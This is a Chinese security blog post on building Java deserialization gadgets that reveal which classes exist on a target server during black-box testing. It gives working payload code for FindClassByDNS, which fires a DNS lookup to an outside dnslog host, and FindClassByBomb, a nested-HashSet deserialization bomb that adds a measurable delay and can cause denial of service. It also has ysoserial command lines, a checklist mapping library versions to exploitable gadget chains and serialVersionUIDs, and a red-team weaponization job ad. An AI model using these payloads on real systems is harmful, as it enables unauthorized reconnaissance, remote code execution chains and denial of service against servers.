构造java探测class反序列化gadget

原创 c0ny1 回忆飘如雪 2021-12-31 14:26

收录于话题

#安全开发 3 #java反序列化 3 #gadget 1

0x01
背景

你是否遇到过这样的情况，黑盒环境下有一个序列化入口。你将ysoserial所有gadget的测试了一遍，均无法RCE。由于没有报错信息，你根本无法确定是下面那个原因导致。

1. 没有gadget依赖的jar
2. suid不一致
3. jar版本不在漏洞版本
4. gadget使用的class进入了黑名单
5. ……

单纯的盲测，工作量将非常大。如果我们有一个通用的探测某个class是否存在的gadget，这些问题将很好解决！

0x02
解决serialVersionUID冲突问题

在构造之前我们先思考一个问题，Java原生反序列化是会检测serialVersionUID的。当我们本地序列化Class和服务器上的Class SUID不一样的时候，哪怕是真实存在这个类，我们也无法探测成功。涉及这一块检测在JDK如下方法中。

```
// java.io.ObjectStreamClass#initNonProxy
void initNonProxy(ObjectStreamClass model,
                  Class<?> cl,
                  ClassNotFoundException resolveEx,
                  ObjectStreamClass superDesc)
throws InvalidClassException{
```

```
    // model是基于序列化数据构造的ObjectStreamClass对象
    suid = Long.valueOf(model.getSerialVersionUID());
    serializable = model.serializable;
    externalizable = model.externalizable;
    ......

    if (cl != null) {
        // 通过类名，基于当前运行环境构造的ObjectStreamClass
        localDesc = lookup(cl, true);
        ......
        // SUID检查条件：是否都或都没有实现了Serializable接口 && 不是数组类 && suid不相同
        if (serializable == localDesc.serializable &&
            !cl.isArray() &&
            suid.longValue() != localDesc.getSerialVersionUID())
        {
            throw new InvalidClassException(localDesc.name,
                "local class incompatible: " +
                "stream classdesc serialVersionUID = " + suid +
                ", local class serialVersionUID = " +
                localDesc.getSerialVersionUID());
        }
        ......
    }
    ......
}
```

我们不难判断出来如果要绕过serialVersionUID的检查就需要打破3个判断条件中的一个。这里我想到了2个方案进行绕过，假设我们要探测A类存不存在。

1. 动态生成一个A类不实现Serializable接口进行序列化。如果线上的A类是实现Serializable接口，第一个条件就不成立了直接绕过。如果线上的Class没有实现改接口，则两者suid都为0L,第三个条件不符合，自然无需检查。

2. 直接序列化A[].class，第二个条件直接不符合，直接不用检查SUID，无需关心实现实现Serializable接口。

这里我选择按照1的方式动态生成Class:

```
public static Class makeClass(String clazzName) throws Exception{
    ClassPool classPool = ClassPool.getDefault();
    CtClass ctClass = classPool.makeClass(clazzName);
    Class clazz = ctClass.toClass();
    ctClass.defrost();
```

```
    return clazz;
}
```

0x03
一次失败的构造

沿用之前的包裹大量脏数据绕WAF的思路来构造，发现LinkedList第一个元素反序列化失败并不会导致反序列化流程停止。

```
List<Object> a = new LinkedList<Object>();
a.add(makeClass("TargetClass"));
a.add(new URLDNS.getObject("http://test.dnslog.cn"));
```

通过Object属性也无法成功。第一个属性反序列化失败，第二个属性依然会被反序列化。

```
Class A {
 private Object a; // makeClass("TargetClass")
 private Object b; // new URLDNS.getObject("http://test.dnslog.cn")
}
```

调试后发现不存在class抛出的ClassNotFoundException异常，被try...catch了，并不能阻断java.io.ObjectInputStream#readObject内部流程，但是可以阻断其他可序列化类的readObject流程。也就是说需要通过ClassNotFoundException来阻断source到sink之间的通路，才能断链。

0x04
通过dnslog探测class

在一次午饭的时候和@NoPoint师傅交流，说到了可以改造URLDNS这个gadget探测class，我之前是在fastjson中使用过类似的思路。

重新分析了下URLDNS的调用链，发现可以在HashMap#readObject处阻断。当反序列化key-value时，如果value是一个不存在的Class的话，将会报错退出for循环，URL对象作为key将不会被putForCreate到hashcode方法触发dnslog。


```
// java.util.HashMap#readObject
```

```
private void readObject(java.io.ObjectInputStream s)
         throws IOException, ClassNotFoundException
    {
    ......
    // Read the keys and values, and put the mappings in the HashMap
    for (int i=0; i<mappings; i++) {
      // 序列化要探测的Class
        K key = (K) s.readObject();
        // 反序列化URL对象
        V value = (V) s.readObject();
        putForCreate(key, value);
    }
}
```

最终gadget构造如下:

```
@Authors({ Authors.NOPOINT,Authors.C0NY1 })
public class FindClassByDNS implements ObjectPayload<Object> {

        public Object getObject(final String command) throws Exception {

            String[] cmds = command.split("\\|");

            if(cmds.length != 2){
                System.out.println("<url>|<class name>");
                return null;
            }

            String url = cmds[0];
            String clazzName = cmds[1];

            URLStreamHandler handler = new SilentURLStreamHandler();
            HashMap ht = new HashMap();
            URL u = new URL(null, url, handler);
            // 以URL对象为key，以探测Class为value
            ht.put(u, makeClass(clazzName));
            Reflections.setFieldValue(u, "hashCode", -1);
            return ht;
        }
}
```

```
java -jar ysoserial-for-woodpecker.jar -g FindClassByDNS -a "http://oc.mfpy4t.dnslog.cn|org
```




0x05

通过反序列化炸弹探测class

有些环境可能没有配置DNS服务，这个时候就无法使用上面的gadget来探测。为了应对这个场景，我第一时间想到的就是改造JRMPClient。但是看了下调用链中的class没有Object类型的属性，没法断链。于是只能去挖掘新gadget，后面大约花了一周时间也没有成果。加之有其他事情，构造的事就搁浅了一段时间。直到无意间拜读@fnmsd师父的文章,看到了@Joshua Bloch的《effective java》，瞬间来了灵感。

里面给出了一个反序列化炸弹的技巧，**通过构造特殊的多层嵌套HashSet，导致服务器反序列化的时间复杂度提升，消耗服务器所有性能，导致拒绝服务。在这个基础上，我选择消耗部分性能达到间接延时的作用，来探测class。**




```
@Authors({ Authors.C0NY1 })
public class FindClassByBomb extends PayloadRunner implements ObjectPayload<Object> {

    public Object getObject ( final String command ) throws Exception {
        int depth;
        String className = null;

        if(command.contains("|")){
            String[] x = command.split("\\|");
            className = x[0];
            depth = Integer.valueOf(x[1]);
        }else{
            className = command;
            depth = 28;
        }

        Class findClazz = makeClass(className);
        Set<Object> root = new HashSet<Object>();
        Set<Object> s1 = root;
        Set<Object> s2 = new HashSet<Object>();
```

```
        for (int i = 0; i < depth; i++) {
            Set<Object> t1 = new HashSet<Object>();
            Set<Object> t2 = new HashSet<Object>();
            t1.add(findClazz);

            s1.add(t1);
            s1.add(t2);

            s2.add(t1);
            s2.add(t2);
            s1 = t1;
            s2 = t2;
        }
        return root;
    }
}
```

由于每个服务器的性能不一样，要想让它们延时时间相同，就需要调整反序列化炸弹的深度。所以在使用该gadget时，要先测试出深度，一般最好调整到比正常请求慢10秒以上。经过我的实战一般这个深度都在25到28之间，切记不要设置太大否则造成DOS。

我们来看下效果。InvokerTransformer类存在，延时25s。

```
java -jar ysoserial-for-woodpecker.jar -g FindClassByBomb -a "org.apache.commons.collectio
```


InvokerTransformer666类不存在，不延时。

0x06
配合class checklist食用

要想在实战中使用，我们就需要事先去制作一份class的checklist备用。下面我通过diff maven中央仓库的统计的结果。最新的checklist和gadget都更新到ysoserial-for-woodpecker项目。

6.1 CommonsCollections

必须存在类：org.apache.commons.collections.functors.ChainedTransformer

版本范围	漏洞版本	判断类	suid冲突
>= 3.1 or = 20040616	org.apache.commons.collections.list.TreeList	是	无
>= 3.2.2	org.apache.commons.collections.functors.FunctorUtils$1	否	无

6.2 CommonsCollections4

必须存在类：org.apache.commons.collections4.comparators.TransformingComparator

版本范围	漏洞版本	判断类	suid冲突
>= 4.1	否	存在org.apache.commons.collections4.FluentIterable	无
4.0	否	不存在org.apache.commons.collections4.FluentIterable	无

6.3 CommonsBeanutils

必须存在类：org.apache.commons.beanutils.BeanComparator

版本范围	漏洞版本	判断类	suid冲突
>= 1.9.0	是	存在org.apache.commons.beanutils.BeanIntrospector	-2044202215314119608
1.7.0 <= <= 1.8.3	是	存在org.apache.commons.collections.Buffer	-3490850999041592962
>= 1.6 or = 20030211.134440	是	存在org.apache.commons.beanutils.ConstructorUtils	2573799559215537819
>= 1.5 or 20021128.082114 > 1.4.1	是	存在org.apache.commons.beanutils.BeanComparator	5123381023979609048

6.4 c3p0

必须存在：org.apache.commons.beanutils.BeanComparator

版本范围	漏洞版本	判断类	suid冲突
0.9.5-pre9 ~ 0.9.5.5	是	存在com.mchange.v2.c3p0.test.AlwaysFailDataSource	-2440162180985815128
0.9.2-pre2-RELEASE ~ 0.9.5-pre8	是	不存在com.mchange.v2.c3p0.test.AlwaysFailDataSource	7387108436934414104

以c3p0为例子，我们判断的步骤应该是

1. 第一步判断com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase是否存在，若存在C3P0可用
2. 第二步判断com.mchange.v2.c3p0.test.AlwaysFailDataSource是否存在，存在说明是高版本，suid切换-2440162180985815128。否则切换7387108436934414104

0x07
最后的思考

有了类探测当然不只可以做排查gadget可用性问题，只要你维护出一个不错的class checklist。如下信息都可以判断：

1. Oracle jdk or Open jdk

2. 是jre还是jdk
3. 中间件类型（辅助构造回显/内存马）
4. 使用的web框架
5. BCEL classloader是否存在
6. 判断java版本是否低于<7u104（该版本可以00截断）
7. ……

其他类型的反序列化gadget也是一样的思路,小tips是否可以变成利器，看挥舞它的人。

0x08
参考文章

- https://blog.csdn.net/nevermorewo/article/details/100100048)
- https://blog.csdn.net/fnmsd/article/details/115672540
- https://github.com/jbloch/effective-java-3e-source-code/

0x09
招聘：红队武器化工程师

最后给团队(奇安信观星实验室)招个队友,有意向的可以公众号后台或者邮箱root#gv7.me联系我，期待与你共事。

9.1 工作内容
学习最前沿的攻防技术，挖掘0day，并将研究成果自动化武器化。

9.2 能力要求
- 可以分析调试最新报送的漏洞
- 可以将研究成果自动化武器化

9.3 加分项
- 有高质量文章blog
- 有不错的自动化开源作品
- 有原创CVE

阅读原文